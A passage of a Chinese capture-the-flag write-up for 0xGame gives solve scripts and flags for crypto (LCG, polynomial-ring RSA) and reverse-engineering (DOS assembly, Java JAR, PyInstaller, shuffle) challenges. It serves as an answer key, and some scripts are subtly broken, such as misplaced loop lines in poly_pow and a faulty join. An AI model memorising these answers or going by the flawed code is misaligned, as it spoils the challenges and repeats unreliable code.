        print("未找到 s (可能超过给定上限或出现其它问题)。")
        return
    print(f"找到 s = {s}")
    # 用 sha256(str(s).encode()) 生成 AES key
    key = sha256(str(s).encode()).digest()
    cipher = AES.new(key, AES.MODE_ECB)
    pt = cipher.decrypt(ciphertext)
    flag = unpad_pkcs7(pt)
    try:
        print("解密得到 (bytes): ", flag)
        print("解密得到 (utf-8): ", flag.decode())
    except Exception:
        print("肯定算错了, 不用想了二进制: ", flag)

if __name__ == "__main__":
    main()

```

```
0xgame{ECC_1s_4w3s0m3_but_n0t_perf3ct}
```

## ez\_LCG

属于基于种子的伪随机数算法, 下面是随机算法

```

#!/usr/local/bin/python
from Crypto.Util.number import *
from secret import flag
import random

class LCG():
    def __init__(self, a, b, m, seed):
        self.a = a
        self.b = b
        self.m = m
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.b) % self.m
        return self.state

```

```

class RNG():
    def __init__(self, coefficients, seed, MOD=2**20):
        self.coefficients = coefficients
        self.state = seed
        self.f = lambda x: sum(c * (x ** i) for i, c in
enumerate(coefficients)) % MOD

    def next(self):
        self.state = self.f(self.state)
        return self.state

    def next_n(self, n):
        for _ in range(n):
            self.next()
        return self.state

def encrypt_flag(flag):
    coefficients = [random.randint(1, 2**20) for _ in range(10)]
    print("Generated coefficients:", coefficients)
    seed = input("Set seed for RNG: ")
    rng = RNG(coefficients, int(seed))
    assert rng.next() != rng.next(), "Weak seed"
    a, b = [rng.next_n(random.randint(1, 1024)) for _ in range(2)]
    encs = []
    for i in flag:
        lcg = LCG(a, b, 2**32 + 1, i)
        for _ in range(random.randint(1, 1024)):
            enc = lcg.next()
            encs.append(enc)
    return encs

assert flag.startswith(b"0xGame{") and flag.endswith(b"}")
flag = flag[7:-1]

print(f"Encrypted flag: {encrypt_flag(flag)}")

```

基于以上算法的脚本

```

#lcg
from Crypto.Util.number import inverse

class LCG:
    def __init__(self, a, b, m, seed):
        self.a = a
        self.b = b

```

```

        self.m = m
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.b) % self.m
        return self.state

# RNG类
class RNG:
    def __init__(self, coefficients, seed, MOD=2**20):
        self.coefficients = coefficients
        self.state = seed
        self.MOD = MOD

    def next(self):
        result = sum(c * pow(self.state, i, self.MOD) for i, c in
enumerate(self.coefficients)) % self.MOD
        self.state = result
        return result

    def next_n(self, n):
        for _ in range(n):
            self.next()
        return self.state

# 已知数据
coefficients = [242329, 442734, 461825, 75345, 616017, 920758, 311907,
969772, 759063, 347071]
seed = 114514
enc_flag = [2402238414, 1168554475, 1704161872, 2671333975, 3985810664,
1201556808, 4047592638, 2514063854, 974594953, 3691619210, 3069628444,
2452923197, 2859480868, 1819898503, 2712239557, 3903475766, 1972972545,
2783908949, 1635936605, 3902755338, 3623190021, 206108323, 2204970155,
203322578, 3297160505, 2240639332, 3879552990, 3852239248, 4232944838,
4225744761, 3088209784, 927158849, 1625542379, 2217488246, 642492005,
2119138417]
m = 2**32 + 1

rng = RNG(coefficients, seed)
possible_a_b = []
for k in range(1, 1025):
    rng = RNG(coefficients, seed)
    a = rng.next_n(k)
    rng = RNG(coefficients, seed)
    b = rng.next_n(k)
    possible_a_b.append((a, b))

# 解密
flag = ""

```

```

for enc in enc_flag:
    found = False
    for a, b in possible_a_b:
        for k in range(1, 1025):
            if a % m != 1:
                geom_sum = (pow(a, k, m) - 1) * inverse(a - 1, m) % m
            else:
                geom_sum = k % m
            ak = pow(a, k, m)
            try:
                i = (enc - b * geom_sum) * inverse(ak, m) % m
                if 32 <= i <= 126:
                    flag += chr(i)
                    found = True
                    break
            except:
                continue
        if found:
            break
    if not found:
        flag += "?"

print(f"解密的标志: 0xGame{{{flag}}}")

```

```

0xGame{2144a96a-0d73-4071-9b35-6d5d30c07b28}
2025/10/08
0xGame{506fbf3c-1fcb-492b-b34f-b68ab7a9d568}
2025/10/10

```

## PolyRSA

在  $R = \mathbb{Z}_n[x]/(x^8-1)$  中，乘法等价于长度 8 的循环卷积；把密文多项式  $cc$  取幂  $dd$ （其中  $d \equiv e^{-1} \pmod{\text{lcm}(p^2-1, q^2-1)}$ ）即可得到明文多项式  $ff$ 。然后把 8 个系数按每 8 字节（最后一块为真实长度）还原即可得到 flag。

### 解密脚本

```

# Python 3.x

from math import gcd

# ----- 给定参数（来自题面） -----
p = 211381997162225534712606028333737323293
q = 291844321073146066895055929747029949743

```

```

e = 65537
n = p * q

#  $c(x) = c_7x^7 + c_6x^6 + \dots + c_1x + c_0$ 
c7 =
4088213520034770359375447354943667314638795740954030680820993451486894005299
2
c6 =
1367386174494081905232443097325490284126286794044361120827624932242076935229
9
c5 =
1482593768275020147149003722214324811253997174556873362384492467951929256997
9
c4 =
3867968829554757968339797581083069018292525015720366299348166438775520046073
8
c3 =
4818845649654534603551299087801091791165445328837494083714721829876167463020
9
c2 =
573073037892837477865699910635548796182825197336726898256762153949994844160
c1 =
3319197633730387962113779593678737713362265241992825377662442112742147532206
9
c0 =
4668044525502810111381738828200585923777604621955891276548664668914224148310
4

# 系数按  $x^0 \dots x^7$  的升幂顺序存放
c = [c0, c1, c2, c3, c4, c5, c6, c7]

# ----- 工具函数：长度8的循环卷积多项式运算 -----
def poly_mod(a, mod):
    return [ai % mod for ai in a]

def poly_mul(a, b, mod):
    """在  $(\mathbb{Z}_\text{mod}[x]/(x^8-1))$  中做乘法：长度8循环卷积"""
    m = 8
    res = [0] * m
    for i in range(m):
        ai = a[i]
        if ai == 0:
            continue
        for j in range(m):
            res[(i + j) % m] = (res[(i + j) % m] + ai * b[j]) % mod
    return res

def poly_pow(base, exp, mod):
    """多项式幂：重复平方，模  $x^8-1$  与 mod"""
    result = [0]*8

```

```

result[0] = 1 % mod          # 常数 1
b = poly_mod(base, mod)
e_ = exp
while e_ > 0:
    if e_ & 1:
        result = poly_mul(result, b, mod)
        b = poly_mul(b, b, mod)
        e_ >>= 1
return result

def lcm(a, b):
    return a // gcd(a, b) * b

def long_to_bytes(n: int) -> bytes:
    if n == 0:
        return b""
    length = (n.bit_length() + 7) // 8
    return n.to_bytes(length, "big")

# ----- 关键一步：求“解密指数” d -----
# 在  $F_{p^{\deg}}$  的阶均整除  $p^2-1$ （本题因  $x^8-1$  在  $F_p$  上只产生度数 1 或 2 的因子），
# 同理对  $q$ 。令  $L = \text{lcm}(p^2-1, q^2-1)$ ，取  $d \equiv e^{-1} \pmod{L}$  即可逆转“取  $e$  次幂”
# 的映射。
L = lcm(p*p - 1, q*q - 1)
# Python 3.8+ 支持 pow(e, -1, L)
d = pow(e, -1, L)

# ----- 解密：f = c^d (mod n, x^8-1) -----
f = poly_pow(c, d, n) # 得到 8 个系数（实为若干块，每块最多 8 字节）

# ----- 还原字节并输出 flag -----
# 找到最后一个非零系数（最后一块可能不足 8 字节）
last_nz = 0
for i in range(7, -1, -1):
    if f[i] != 0:
        last_nz = i
        break

msg = b""
for i in range(0, last_nz):
    # 之前的块均为完整 8 字节
    msg += f[i].to_bytes(8, "big")
# 最后一块用最短字节长度还原（原脚本切片不足 8 的情况）
msg += long_to_bytes(f[last_nz])

print("flag =", msg.decode(errors="ignore"))

```

**运行输出：**

```
flag = 0xGame{D0_y0u_l1k3_RSA_w1th_p0lyn0m14l_r1ngs??}
```

思路小结（为什么这样可逆）

- 设  $R = \mathbb{Z}_n[x]/(x^8-1)$ 。对每个素因子  $p, q$ ， $\mathbb{F}_p[x]/(x^8-1)$  与若干有限域（度数 1 或 2）的直积同构（因为  $x^8-1$  在奇素域上无重因子）。
- 在每个分量域  $K$  上，幂映射  $u \mapsto u^e$  在  $K \times K \times \dots$  中可逆，当且仅当  $\gcd(e, |K|) = 1$ 。度数为 1 或 2 的分量满足  $|K| \mid p^2-1$ （或  $q^2-1$ ）。
- 因此取  $d \equiv e^{-1} \pmod{\text{lcm}(p^2-1, q^2-1)}$ ，就能在所有分量上同时把  $e$  次幂“反过来”，从而直接在模  $n$  的环里做一次  $c^d$  就得到  $ff$ 。
- $ff$  的系数正是把  $flag$  按 8 字节分块后用大端 `bytes_to_long` 得到的整数。把前面的块各写成 8 字节、最后一块用最短长度写出，拼接即可还原原始字节串。

```
0xGame{D0_y0u_l1k3_RSA_w1th_p0lyn0m14l_r1ngs??}
```

## Ostin

### 美好的旅行

因为出题人去过珠海，所以猜珠海，啊竟然对了（多亏联想湾区杯，感谢Sean2号的QQ空间），社会工程攻击法。

```
0xGame{296d0dd1964288715beb8e2d06dca1a5}
```

## RE

### TELF

IDA处理发现出现 `sp-analysis failed`，感觉需要动调才能进一步看见其余的东西  
动调开始。。。额linux运行不了。等等，废了

### 16bit

```
seg000:0000 ; ===== S U B R O U T I N E
seg000:0000
seg000:0000 ; Attributes: noreturn
```

```

seg000:0000
seg000:0000      public start
seg000:0000 start  proc near
seg000:0000      mov     ax, seg dseg
seg000:0003      mov     ds, ax
seg000:0005      assume ds:dseg
seg000:0005      mov     cx, 17h
seg000:0008      mov     si, 0
seg000:000B      mov     di, 0
seg000:000E
seg000:000E loc_1000E:      ; CODE XREF: start+1C↓j
seg000:000E      mov     al, [si+0Ah]
seg000:0012      sub     al, 9
seg000:0014      xor     al, 0Eh
seg000:0016      mov     [di+38h], al
seg000:001A      inc     si
seg000:001B      inc     di
seg000:001C      loop    loc_1000E
seg000:001E      mov     cx, 17h
seg000:0021
seg000:0021 loc_10021:      ; CODE XREF: start+2F↓j
seg000:0021      mov     al, [si+0Ah]
seg000:0025      xor     al, 0Eh
seg000:0027      sub     al, 9
seg000:0029      mov     [di+38h], al
seg000:002D      inc     si
seg000:002E      inc     di
seg000:002F      loop    loc_10021
seg000:0031      mov     byte_100A6, 24h ; '$'
seg000:0036      mov     dx, 67h ; 'g'
seg000:0039      mov     ah, 9
seg000:003B      int     21h          ; DOS - PRINT STRING
seg000:003B      ; DS:DX -> string
terminated by "$"
seg000:003D      mov     dx, 38h ; '8'
seg000:0040      mov     ah, 9
seg000:0042      int     21h          ; DOS - PRINT STRING
seg000:0042      ; DS:DX -> string
terminated by "$"
seg000:0044      mov     ax, 4C00h
seg000:0047      int     21h          ; DOS - 2+ - QUIT WITH
EXIT CODE (EXIT)
seg000:0047 start      endp          ; AL = exit code
seg000:0047
seg000:0047 seg000      ends
seg000:0047

```

从汇编可以看出：整体逻辑为减法与XOR

desg为密文： dseg:001D 一坨



```

flag = [0x47, 0x7F, 0x52, 0x78, 0x6C, 0x74, 0x7E, 0x72, 0x47, 0x47, 0x73,
0x5A, 0x84, 0x5A, 0x43, 0x85, 0x46, 0x5A, 0x83, 0x6F, 0x46, 0x5A, 0x6C,
0x33, 0x30, 0x73, 0x32, 0x75, 0x66, 0x37, 0x61, 0x66, 0x33, 0x30, 0x78,
0x66, 0x40, 0x35, 0x61, 0x4E, 0x64, 0x34, 0x65, 0x32, 0x33, 0x88]
for i in range(23, len(flag)):
    flag[i] ^= 0xe
    flag[i] = (flag[i] - 9) & 0xff
for i in range(23):
    flag[i] = (flag[i] - 9) & 0xff
    flag[i] ^= 0xe
print("flag是: /n".join([chr(i) for i in flag]))

```

## BabyJar

直接对JAR解包处理

文件结构

```

JAVA--
  |--META-INF==>
  |--com
    -->BabyJar
      -->demo
        |-->Encrypt.class
        |-->BabyJar.class

```

```

// Encrypt.class
package com.BabyJar.demo;
import java.util.Base64;
/* loaded from: Encrypt.class */
public class Encrypt {
    int key = 20;

    public String encrypt(String text) {
        byte[] originalBytes = text.getBytes();
        byte[] encryptedBytes = new byte[originalBytes.length];
        for (int i = 0; i < originalBytes.length; i++) {
            byte c = originalBytes[i];
            byte temp = (byte) (c ^ this.key);
            encryptedBytes[i] = (byte) (((temp & 240) >> 4) | ((temp & 15)
<< 4));
        }
        return Base64.getEncoder().encodeToString(encryptedBytes);
    }
}

```

```
// BabyJar.class
package com.BabyJar.demo;
import java.util.Scanner;
/* loaded from: BabyJar.class */
public class BabyJar {
    public static void main(String[] args) {
        Encrypt e = new Encrypt();
        Scanner input = new Scanner(System.in);
        System.out.println("Please input your flag:");
        String flag = input.nextLine();
        String Encrypted_flag = e.encrypt(flag);
        if
(Encrypted_flag.equals("QsY1V5cX9jJyF2JSAgdikwfCEneTAgICUpNnd1Iyk8IXUkJ3Qhcy
Z8J3YpY=")) {
            System.out.println("Congratulations!!");
        } else {
            System.out.println("Try Again!!");
        }
    }
}
}
```

加密是个异或加减，加密脚本 Encrypt.class

```
byte temp = (byte) (c ^ this.key);
encryptedBytes[i] = (byte) (((temp & 240) >> 4) | ((temp & 15) << 4));
```

加密结果应该是 QsY1V5cX9jJyF2JSAgdikwfCEneTAgICUpNnd1Iyk8IXUkJ3QhcyZ8J3YpY=  
Base64先处理一下

HEX= 42C635579717F632721762520207629307C212779302020252936777523293C21752427742  
173267C2776296

然后转成 BYTE =

```
[0x42, 0xc6, 0x35, 0x57, 0x97, 0x17, 0xf6, 0x32, 0x72, 0x17, 0x62, 0x52, 0x02, 0x07, 0x62,
0x93, 0x07, 0xc2, 0x12, 0x77, 0x93, 0x02, 0x02, 0x02, 0x52, 0x93, 0x67, 0x77, 0x52, 0x32, 0
x93, 0xc2, 0x17, 0x52, 0x42, 0x77, 0x42, 0x17, 0x32, 0x67, 0xc2, 0x77, 0x62, 0x96]
```

用的 KEY=20

直接脚本秒掉

```
from z3 import *

s = Solver()

# 定义50个字节的flag变量
flag = [BitVec(f'flag_{i}', 8) for i in range(50)]
```

```

enc = [0x42, 0xc6, 0x35, 0x57, 0x97, 0x17, 0xf6, 0x32, 0x72, 0x17,
        0x62, 0x52, 0x02, 0x07, 0x62, 0x93, 0x07, 0xc2, 0x12, 0x77,
        0x93, 0x02, 0x02, 0x02, 0x52, 0x93, 0x67, 0x77, 0x52, 0x32,
        0x93, 0xc2, 0x17, 0x52, 0x42, 0x77, 0x42, 0x17, 0x32, 0x67,
        0xc2, 0x77, 0x62, 0x96]

# 添加约束条件
for i in range(len(enc)):
    res = (flag[i] ^ 20)
    # 交换字节的高4位和低4位
    k = (((res & 240) >> 4) | (((res & 15) << 4) & 0xff))
    s.add(k == enc[i])

# 限制条件, flag必须为可见字符
for i in range(len(flag)):
    s.add(flag[i] >= 33) # 可打印字符起始
    s.add(flag[i] < 127) # 可打印字符结束

# 求解
if s.check() == sat:
    m = s.model()

    # 获取结果
    res = [m.eval(flag[i], model_completion=True).as_long() for i in
            range(len(enc))]

    # 输出结果
    print("求解结果:")
    print("数值形式:", res)

    flag_str = "".join([chr(i) for i in res])
    print("字符串形式:", flag_str)
else:
    print("无解")

```

求解结果:

数值形式: [48, 120, 71, 97, 109, 101, 123, 55, 51, 101, 50, 49, 52, 100, 50, 45, 100, 56, 53, 99, 45, 52, 52, 49, 45, 98, 99, 49, 55, 45, 56, 101, 49, 48, 99, 48, 101, 55, 98, 56, 99, 50, 125]

字符串形式: 0xGame{73e214d2-d85c-4441-bc17-8e10c0e7b8c2}

```
0xGame{73e214d2-d85c-4441-bc17-8e10c0e7b8c2}
```

## 算术高手

一看就是python生成的, 里面一般就有源码+解释器, 直接解原码  
可以使用 `pyinstxtractor.py`, 你让我写我也写不出来

```
pyinstxtractor.py babyPy.exe
```

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.8

import random
flag = '0xGame{c2a6d59d-34dc-4b94-96aa-e823bdc4823}'
score = 0
input('欢迎来到0xGame, 这是一个简单的算数游戏, 通关即得flag! ')
input('第一关')
a = random.randint(1, 10)
b = random.randint(1, 10)

try:
    c = int(input(f'' {a} + {b} = ''))
finally:
    pass
```

```
0xGame{c2a6d59d-34dc-4b94-96aa-e823bdc4823}
```

## Shuffle! Shuffle!

看见一坨

```
.data:0000000000403040 public flag
.data:0000000000403040 ; char flag[45]
.data:0000000000403040 flag db '23-64bed6}-xm5300-{faGa34-0e04c2e7c2a78f39a4',0
.data:0000000000403040 ; DATA XREF: main+5A↑o
.data:000000000040306D align 20h
.data:0000000000403080 p_93846 dq offset qword_402DF8 ; DATA XREF: __do_global_dtors+4↑r
```

只是打乱顺序, 那就调试

alphabet直接上

```
0123456789@ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
```

伪代码:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v3; // eax
    char str[112]; // [rsp+20h] [rbp-70h] BYREF

    _main(argc, argv, envp);
    srand(seed);
    printf("Input the flag: ");
    scanf("%s", str);
    v3 = strlen(str);
    shuffle((unsigned __int8 *)str, v3);
    if ( !strcmp(str, flag) )
        puts("Correct!");
    else
        puts("Wrong!");
    return 0;
}
```

整体流程总结：（不可以运行）

```
# 初始化随机数种子
srand(seed)
# 获取用户输入
print("Input the flag: ")
user_input = input()
# 对输入字符串进行随机洗牌操作
shuffled_input = shuffle(user_input, len(user_input))
# 比较洗牌后的结果与预设的flag
if shuffled_input == correct_flag:
    print("Correct!")
else:
    print("Wrong!")
```

enc=23-64bed6}-xm5300-{faGa34-0e04c2e7c2a78f39a4

好像没迹象可循，动调一下吧

ori= 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZab

crp=VXOS8Z4MKCJAFRD6I9Q7baG32L1UH5NW0EYBPT

根据顺序进行手动还原：

ori=0xGame{5ffa9030-e204-4673-b4c6-ed433aca7228}

0xGame{5ffa9030-e204-4673-b4c6-ed433aca7228}